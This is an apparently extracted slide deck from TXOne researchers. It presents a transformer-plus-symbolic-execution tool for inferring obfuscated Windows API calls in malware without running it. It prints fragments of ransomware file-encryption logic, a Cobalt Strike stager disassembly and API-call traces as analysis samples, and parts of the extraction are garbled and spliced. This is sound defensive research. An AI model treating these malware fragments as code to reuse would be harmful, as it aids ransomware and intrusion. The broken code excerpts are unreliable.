# Outline

01 | **Background and Pain Points**

03 | **Use One Transformer to Conquer All You Need for Detection**

- nnYara
- nnShellcode
- nnSymUnpacker

02 | **Deep Dive into Our Practical Neural-Symbolic Transformer**

- CulDA (Cuda-trained Inference Decompiler Agent)
- API Use-define Walker of CFG
- Symbolic-sensitive Represent Tokenizer
- MS Predefined Integer-Scale Semantics

04 | **Conclusion and Takeaways**

A black and white photograph of a large industrial facility, likely a refinery or chemical plant, featuring numerous tall towers, pipes, and structural frameworks under a clear sky.

## Background and Pain Points

# Let's get straight to the point : the Dilemma of the Blue Team!

- In their daily duties, SOC personnel, digital forensics experts, malware analysts, and threat intelligence analysts frequently face challenging scenarios without dynamic execution as shown below

Highly Obfuscated Malware



Windows Shellcode

```

00401000-0040100E 00000000-00000000 00000000-00000000 00000000-00000000
0040100F-0040101E 00000000-00000000 00000000-00000000 00000000-00000000
0040101F-0040103D 00000000-00000000 00000000-00000000 00000000-00000000

e.g. VMProtect, Themida, etc.

# Practice makes Perfect as a Malware Analyst?

- Through years of analyzing malware, such as in-the-wild obfuscated ransomware, malware analysts develop professional intuition. It leads us to wonder
  - Can we **predict** the function of the malware **without actually executing** it?
  - Expert opinion: 'predicting' the format of call sequences is possible with surprising accuracy

## The Sense Behind Human Expert Analysis

31<sup>ST</sup> USENIX SECURITY SYMPOSIUM

### Decompiler: How Humans Decompile and What We Can Learn From It

Authors:  
Kevin Burk, Fabio Pagani, Christopher Kruegel, and Giovanni Vigna, UC Santa Barbara

```
1 int __cdecl sub_4033B0(int a1, int a2, int a3, int a4,
2 {
3     int v12; // [esp+0h] [ebp-10h]
4     int v13; // [esp+4h] [ebp-Ch]
5     unsigned __int64 v14; / (1.) Looks like FILE_FLAG Macro
6                                of CreateFile() at #2 argument
7     v12 = 0;
8     v13 = sub_406830(a1, 0x80000000, 3, 0, 3, 0, 0);
9     if ( v13 != -1 )
10        if ( sub_406720(v13, &v14) ) (2.) So it should be File Handle?
11    {
12        sub_406890(v13); (3.) INVALID_HANDLE_VALUE?
13        if ( v14 ) (4.) Maybe GetFileSize() with local buffer v14
14    }
```

# Previous Work

- In our Black Hat USA 2022 research, we highlighted the power of **building a symbolic engine** to detect obfuscated ransomware, aiming to capture hidden ransomware in large-scale sample datasets, such as VirusTotal.
  - The idea relies on taint analysis and tracking **data flow among unknown API calls**

## A New Trend for the Blue Team - Using a Practical Symbolic Engine to Detect Evasive Forms of Malware/Ransomware

Sheng-Hao Ma | Threat Researcher, TXOne Networks Inc.

Mars Cheng | Manager, PSIRT and Threat Research, TXOne Networks Inc.

Hank Chen | Threat Researcher, TXOne Networks Inc.

Date: Wednesday, August 10 | 4:20pm–5:00pm (Lagoon KL (Level 2)

Format: 40-Minute Briefings

Tracks: 🛡️ Data Forensics & Incident Response, 🛡️ Defense

Blue Teams and anyone on the defensive side face various challenges

ransomware binaries, especially ones with obfuscation techniques such as

identifying whether the sample is even worth the effort (what makes it unique/challenging/new), and second, choosing either static, dynamic analysis, or both! With static analysis, you give up the ability to detect obfuscated malicious programs only visible during run-time, and dynamic analysis is both labor and time intensive, and requires a high-degree of skill and experience, not to mention the threat of the binary escaping your sandbox emulation or virtualization environment.

Scrupulous human work is required, but there is never enough resources 😞

The slide features the Black Hat USA 2022 logo at the top. The main title is "Real World Ransomware Detection (Cont.)". Below the title, there's a bulleted list: "• Enumerate Files". To the right of the list is a screenshot of the WannaCry Ransomware sample via IDA Pro. The screenshot shows assembly code and memory dump sections. Below the screenshot is the Python code for the symbolic engine:

```
bool ransomMain(void)
{
    def callback(emu, startip, op, iscall, callname, argv, argv_snapshot, ret):
        findDataStruct:
        u.funcva, guessList_fileData_cFileName[emu.funcva] = [], []
        argv[1], argv[2]
        name or "FindFirstFileW" == callname \
        ointer(emu, arg1) and (isPointer(emu, arg2) or arg2 == 0) :
        temu.funcva.append( ret )
        name or "FindNextFileW" == callname \
        1 in guessList_findDataStruct[emu.funcva] ) and isPointer(emu, arg2):
        guessList_fileData_cFileName[emu.funcva].append(arg2 + 0x2C) # FindFileData.cFileName (+2Ch)
        strcat(pathToFile, FindFileData.cFileName);
        encryptFile(pathToFile, aesKey, 0x17u);
        printf("[v] encrypt file - %s\n", pathToFile);
    }
    return result;
}
```

Below the code, it says "WannaCry Ransomware sample via IDA Pro". At the bottom right, there's a footer: "#BHUSA @BlackHatEvents".

# Distributional Hypothesis

- “Given the following format of an unknown API, please choose the best possible API name based on your experience as a malware expert:”

*UnknownApiName( Str, 0x40000000, 0, 0, 1, 0x04000000, 0 )*

*UnknownApiName( Str, 0xC0000000, 0, 0, 1, 0x00000000, 1 )*

- A. FindWindowExW
- B. CreateFileW
- C. GetDlgItem
- D. SendMessageW

Great! 0x40000000 and 0xC0000000 are commonly used in the 2nd argument of CreateFileW()

```

# Distributional Hypothesis

- “Given the following format of an unknown API, please choose the best possible API name based on your experience as a malware expert:”

- All of them expect 4 args
- A. SendMessageA
  - B. SetTimer
  - C. AdjustWindowRectEx
  - D. RedrawWindow

*UnknownApiName( Int, 0, 0, 0x105 )*

*UnknownApiName( Int, 0, 0, 0x401 )*

*UnknownApiName( Int, 0, 0, 0x180 )*

*UnknownApiName( Int, 0, 0, 0x181 )*

WOW, 4 argument? This is too common  
and harder to guess for humans. 😈

```
[API_CALL] user32.RedrawWindow('0x61616161', '0x00000000', '0x00000000', '0x00000105')
[API_CALL] gdi32.GetRgnBox('0x61616161', 'LOCAL_BUFF')
[API_CALL] gdi32.GetViewportOrgEx('0x61616161', 'LOCAL_BUFF')
```

```
[API_CALL] user32.SendMessageA('0x61616161', '0x0000000b', '0x00000001', '0x00000000')
[API_CALL] user32.RedrawWindow('0x61616161', '0x00000000', '0x00000000', '0x00000181')
[API_CALL] user32.RedrawWindow('0x61616161', 'LOCAL_BUFF', '0x00000000', '0x00000105')
[API_CALL] user32.SendMessageA('0x61616161', '0x00000200', 'LOCAL_BUFF', '0x500f300f')
[API_CALL] user32.SetTimer('0x61616161', '0x00000004', '0x0000001e', '0x00000000')
```

## Deep Dive into Our Practical Neural-Symbolic Transformer

# Recap Cylance Research in NDSS 2018

## Towards Generic Deobfuscation of Windows API Calls

Vadim Kotov  
Dept. of Research and Intelligence  
Cylance, Inc  
vkotov@cylance.com

Michael Wojnowicz  
Dept. of Research and Intelligence  
Cylance, Inc  
mwojnowicz@cylance.com

**Abstract**—A common way to get insight into a malicious program's functionality is to look at which API functions it calls. To complicate the reverse engineering of their programs, malware authors deploy API obfuscation techniques, hiding them from analysts' eyes and anti-malware scanners. This problem can be partially addressed by using dynamic analysis; that is, by executing a malware sample in a controlled environment and logging the API calls. However, malware that is aware of virtual machines and sandboxes might terminate without showing any signs of malicious behavior. In this paper, we introduce a static analysis technique allowing generic deobfuscation of Windows

API Call Function	Argument Sequence
RegOpenKeyEx	var, var, 0x146, 1, 1
RegOpenKeyEx	mem, 4, 0x170, var, 1
GetLocaleInfo	mem, 4, 1, 1
GetLocaleInfo	ret, 3, 2, 2
SendDlgItemMessage	var, var, ret, expr, var, var, var, 1
SendDlgItemMessage	mem, 0x411004, expr, 2, expr, 1, 1, expr

RESEARCH-ARTICLE | OPEN ACCESS

## Neural reverse engineering of stripped binaries using augmented control flow graphs

Authors:  Yaniv David,  Uri Alon, and  Eran Yahav | [Authors Info & Claims](#)

- They introduce a static-analysis approach for observing arguments in unknown API calls:
- A simplified symbolic execution engine is used to collect use-definition chains.
  - Hidden-Markov-Models(HMMs) automate inferential processes on well-known Win32 API schemes, achieving up to 87.6% accuracy.
- Limitation and Future Work:
  - The approach may lose the semantics of original API usage patterns.
  - HMMs lack position-wise semantics, making it challenging to classify Win32 APIs with fewer than 5 arguments, especially when meaningful Microsoft MACRO integers are used.  
For example:
    - *VirtualAlloc( 0, 114h, 80h, 4)*
    - *SendMessage( 0, 200h, 1, 0)*

# Position-wise Semantics Encoding

- **Position – The Order Matters for Semantics!**
  - We also understand that the order of function arguments is crucial for the OS interface, such as the Win32 API, to receive the specific inputs chosen by the program developers.

HANDLE OpenProcess( **DWORD dwProcessId**, **DWORD dwDesiredAccess**, **BOOL bInheritHandle** )

HANDLE OpenProcess( **DWORD dwDesiredAccess**, **BOOL bInheritHandle**, **DWORD dwProcessId** )

**It's important to represent the order in API syntax.**

Argument Inputs = [ embedding(**DWORD1**) , embedding(**BOOL2**), embedding (**DWORD3**) ]

# Scaled Dot-Product Attention



$$y = \text{softmax}\left(\frac{QK^T}{\sqrt{d_k}}\right)V$$

- By projecting argument value distribution into a 3D QKV (Query, Key, Value) database, we can encode this order and predict API names using Softmax.

*Input Token*

$$[x_1, x_2, x_3, x_4] \times \begin{bmatrix} h_{11} & \dots & h_{1n} \\ \vdots & \ddots & \vdots \\ h_{1n} & \dots & h_{nn} \end{bmatrix} \times QKV_{attention} = [o_1, o_2, o_3, o_4]$$

*Embedding Weight Matrix*

$$W_{attention} \in R^{T \times T} = \begin{bmatrix} 1 & 0 & 0 & \dots & 0 \\ 0.5 & 0.5 & 0 & \dots & 0 \\ 0.33 & 0.33 & 0.33 & \dots & 0 \\ \vdots & \vdots & \ddots & \ddots & \vdots \\ \frac{1}{T} & \frac{1}{T} & \dots & \dots & \frac{1}{T} \end{bmatrix}$$

# Our Attention-based API Semantics Model

The sequence of

Taint Analysis

Use One Transformer to Conquer All You  
Need for Detection

# Use-Define Chain Extractor

extract the use-define chains  
based on x86 calling convention of decompiled calls

*buffer = dword\_412714( [ v4, 40000000h, 4, 0, 2, 4000100h, 0 ] )*

- Use-define extractor for stripped binaries:

- Argument counting by calling convention:



- 32bit – push, push, push, push ...
    - 64bit – rcx, rdx, r8, r9, push, push ...
    - Determine unknown API argument count from decompiled results.

- Taint analysis to track API relationships:



- 1. Record argument values from decompiled API calls.
    - 2. The engine provides a magic number as return values instead of simulating API behaviors.
    - 3. Track these magic numbers when used as arguments in other APIs.

# Tokenizer: Representation of Unlimited Integers in Limited Scale

# Represent but Keep Semantics on Integer Scale



- Challenge of extracting semantics on integer scale
  - Bitwise similar, but distant in meaning –  
80000000h (GENERIC\_READ)  
but 80000001h (HKEY\_CURRENT\_USER)
  - Close in meaning, but distant bitwise –  
STATUS\_STACK\_OVERFLOW(C0000FDh)  
but STATUS\_TIMEOUT (102h)

# Out-of-Box Pre-Trained Model for Community

- **Training phase**

- Selected APT ~3.3k binaries
  - APT Groups listed by MITRE
  - ~770k sequences of Win32 API usages
- Train with CUDA ~ 26 hours
- K-Fold (k=10) accuracy ~94.13%

The diagram illustrates the data flow. On the left, a pink rounded rectangle labeled "TCSA Symbolic Engine (BHUSA'22)" has two arrows pointing to the right. The top arrow is labeled "walk over the control flow graph" and "Extract all the contextual parallel API sequences". The bottom arrow is labeled "Likelihood usage of RegOpenKeyEx". To the right of these arrows is a large set of API calls enclosed in a light blue box. A curved purple arrow points from the bottom of this box to a green box labeled "Transformer Block". Inside the light blue box, several API calls are highlighted with green boxes:  
[API\_CALL] user32.GetClientRect('0x61616161', 'LOCAL\_BUFF')  
[API\_CALL] user32.SystemParametersInfoA('0x00000068', '0x00000000')  
[API\_CALL] kernel32.MulDiv('0xfffffcff1', 'FUNC\_RET', '0x00000078')  
[API\_CALL] user32.GetWindowRect('0x61616161', 'LOCAL\_BUFF')  
[API\_CALL] user32.LoadCursorW('0x61616161', '0x00000000')  
  
Below this, another set of API calls is shown:  
kernel32.GetCurrentProcess()  
kernel32.GetCurrentProcess()  
kernel32.TerminateProcess(1096445967, 3221226505)  
kernel32.TerminateProcess(['apicall', 'kernel32.GetCurrentProcess', []], '0xc0000409')  
kernel32.IsDebuggerPresent()

# Hunting the Missing Threat on Large-Scale VirusTotal Samples

- **Successful detection of hidden behaviors**

- In March, we captured about 400 obfuscated samples daily from VirusTotal.
  - About 90% were duplicates; So, only around 40 unique samples per day remained
  - This resulted in collecting in total of around 1,200 new samples in March.

~1200 samples from VT  
flagged as obfuscated

400+  
samples

810 samples

nnYARA Scan Extra 18 Behaviors are sensitive for AV/EDR:

1. Windows Token Abuse and EoP
2. Mutex-Private Profile
3. Windows Hooks Profile
4. Mutex Str Internet APIs
5. Hook String of Win32 Internet APIs
6. Overlay Windows Private Profile
7. Disable Antivirus
- ...

YARA Scan 78 Behaviors are none-sensitive for AV/EDR:

## **Use Case 2**

**Using the Attention-Transformer to catch a hacker's tail in the real world:  
Infer the purpose of a Windows Shellcode without execution**

# Behavior Inference for Unexecuted Shellcode



- Shellcode is usually designed as simple as possible, due to payload size constraints
- Shellcode data Use-define collector for inference
  - We developed a simple shellcode “runner” using the TCSA symbolic engine, which walks through each code block of the shellcode. Simultaneously, it collects the use-define chain to infer the unknown API names used by the shellcode

# Cobaltstrike HTTP Stager (in-the-wild)

- A wild sample first seen on 21 May 2023
  - Contained a Cobaltstrike beacon
  - Included a **broken** DLL-based Shellcode runner
    - Compiled with debug symbols and non-functional
  - The shellcode wasn't encrypted or encoded
    - Detectable by our engine ☺

```
006902EF      push  40h ; '@'
006902F1      push  1000h
006902F6      push  400000h
006902FB      push  edi
006902FC      push  0E553A458h
00690301      call   ebp
00690303      xchg   eax, ebx

```

## Use Case 3

**Using the Attention-Transformer to demystify the myths of commercial packers:  
Dissect the behavior of VMProtect without unpacking**

# Detection Problem of Modern Commercial Packers

- Novel commercial packers pose a significant challenge for modern AV/EDR systems
  - To extract the original code you may need to:
    1. Dump the process
    2. Find the OEP (Original Entry Point) through reversing
    3. Rebuild the import table
  - Commercial packers often implement techniques to thwart 2. and 3. steps
  - However, our AI engine can identify unknown API information even when commercial packers are used

# More Investigation on VMProtect Itself...

```

A black and white photograph of a complex industrial facility, likely a refinery or chemical plant, featuring numerous large storage tanks, pipes, and structural supports. A solid dark blue diagonal band runs from the bottom left towards the top right, covering approximately one-third of the slide's area.

## Conclusion and Takeaways

# Constraint and Limitation of Practical Symbolic Engine

- Difficulties of Taint Analysis with Multi-Threads / OLLVM-FLA
  - Prevent classic path explosion
  - The halting problem with OLLVM (FLA/CFF)
  - Multithread or cross-threading issue
- Boundary Coverage Issue of Uncovering All Functions in Stripped Binaries
  - “SoK: All You Ever Wanted to Know About x86/x64 Binary Disassembly”
  - State-of-the-art community disassemblers like Angr, Radare2, Ghidra **uncover only about 80% of binary functions**
  - Even commercial or nationally supported disassemblers that use heuristic pattern-matching such as Binary Ninja, IDA Pro, BAP, achieve **only about 95 ~ 98% coverage**

# Takeaways

- We have open-source our tool on GitHub to empower the Blue Team community
  - <https://github.com/TXOne-Networks/CuIDA>

- Takeaways
  - Learn strategies for using machine learning on symbolic execution for practical malware analysis, even against advanced code obfuscation techniques, including well-known commercial solutions
  - Understand the limitations of existing auto-sandbox or pure AI-based malware detection systems, particularly when analyzing VC.Net samples (hybrid of C++ and MSIL)
